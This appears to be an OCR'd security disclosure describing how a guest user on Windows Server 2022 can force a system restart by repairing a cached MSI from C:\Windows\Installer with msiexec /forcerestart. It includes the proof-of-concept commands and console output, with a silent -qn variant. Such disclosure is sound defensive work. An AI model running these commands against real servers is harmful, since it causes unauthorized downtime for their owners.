
Microsoft MSI Disclosures

Environment:

- Windows Server 2022



About

Your PC is monitored and protected.

See details in Windows Security

Device specifications

Device name	WIN-8R2LNHR3G2E
Processor	Intel(R) Core(TM) i9-9880H CPU @ 2.30GHz 2.30 GHz (2 processors)
Installed RAM	2.00 GB
Device ID	6E142211-EF89-4D1B-8BFE-8E7261114EF7
Product ID	00454-40000-00001-AA411
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Windows specifications

Edition	Windows Server 2022 Standard Evaluation
Version	21H2
Installed on	4/27/2022
OS build	20348.681

Findings:

1. MAL-002: Force System Restart via Installed Windows MSIs


Description:
Once a software is successfully installed on the system, one or more trusted MSI files will appear in the “C:\Windows\Installer” folder and may allow a low privilege user to perform “repair” and/or “modify” actions as the “NT Authority\System” user without requiring UAC. By using the “msiexec.exe” program with the “/forcerestart” flag, if an attacker successfully performs the “repair” action, the target system will be restarted.

Note: Several MSIs may require Admin authentication even for the repair procedure, but these are usually the exception, not the norm (e.g. Vmware Tools).

Proof of Concept:
For example, we consider that the Administrator of the computer requires the “Microsoft Visual C++ Redistributable packages for Visual Studio 2022”[1] for running specific applications on the computer.

[1] https://aka.ms/vs/17/release/vc_redist.arm64.exe

Once installed by the admin user, because the program uses MSIs for the installation process we can see 2 new MSI files that appeared in “C:\Windows\Installer”.



Name	Date modified	Type	Size	Authors
37cf62	3/26/2022 8:36 PM	Windows Installer ...	180 KB	Microsoft Corporation
37cf66	3/26/2022 8:39 PM	Windows Installer ...	180 KB	Microsoft Corporation
Sou		ile	20 KB	
Sou		ile	20 KB	


Item type: Windows Installer Package
Authors: Microsoft Corporation
Title: Installation Database
Subject: Visual C++ 2022 X64 Additional Runtime
This installer database contains the logic and data required to install Microsoft Visual C++ 2022 X64 Additional Runtime - 14.
Date modified: 3/26/2022 8:39 PM
Size: 180 KB

We can now login as any non-privileged user (e.g. “guest”) and use the following command in order to trigger the restart:

```
msiexec.exe -i 37cf62.msi /forcerestart
```

Note: User “guest” is not a power user and should not have the privileges to shutdown/restart the server.

After a few seconds from running the command we will be prompted with a “yes”/“no” panel asking us if we want to restart the system.



```
C:\Windows\Installer>whoami
win-8r2lnhr3g2e\guest

C:\Windows\Installer>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Windows\Installer>dir
 Volume in drive C has no label.
 Volume Serial Number is 369F-3130

 Directory of C:\Windows\Installer

04/27/2022  11:02 AM    <DIR>
03/26/2022  08:36 PM           184,320
03/26/2022  08:39 PM           184,320
05/17/2022  02:00 PM            20,480
05/17/2022  02:00 PM            20,480
               4 File(s)        409,600
               1 Dir(s)  49,299,501,056 bytes free

C:\Windows\Installer>msiexec.exe -i 37cf62.msi /forcerestart

C:\Windows\Installer>
```

Microsoft Visual C++ 2022 X64 Minimum Runtim...

You must restart your system for the configuration changes made to Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.32.31326 to take effect. Click Yes to restart now or No if you plan to manually restart later.

Note: We can add the “-qn” flag, if we do not want/cannot interact with the GUI, in order to trigger an automatic restart.

```
msiexec.exe -i 37cf62.msi /forcerestart -qn
```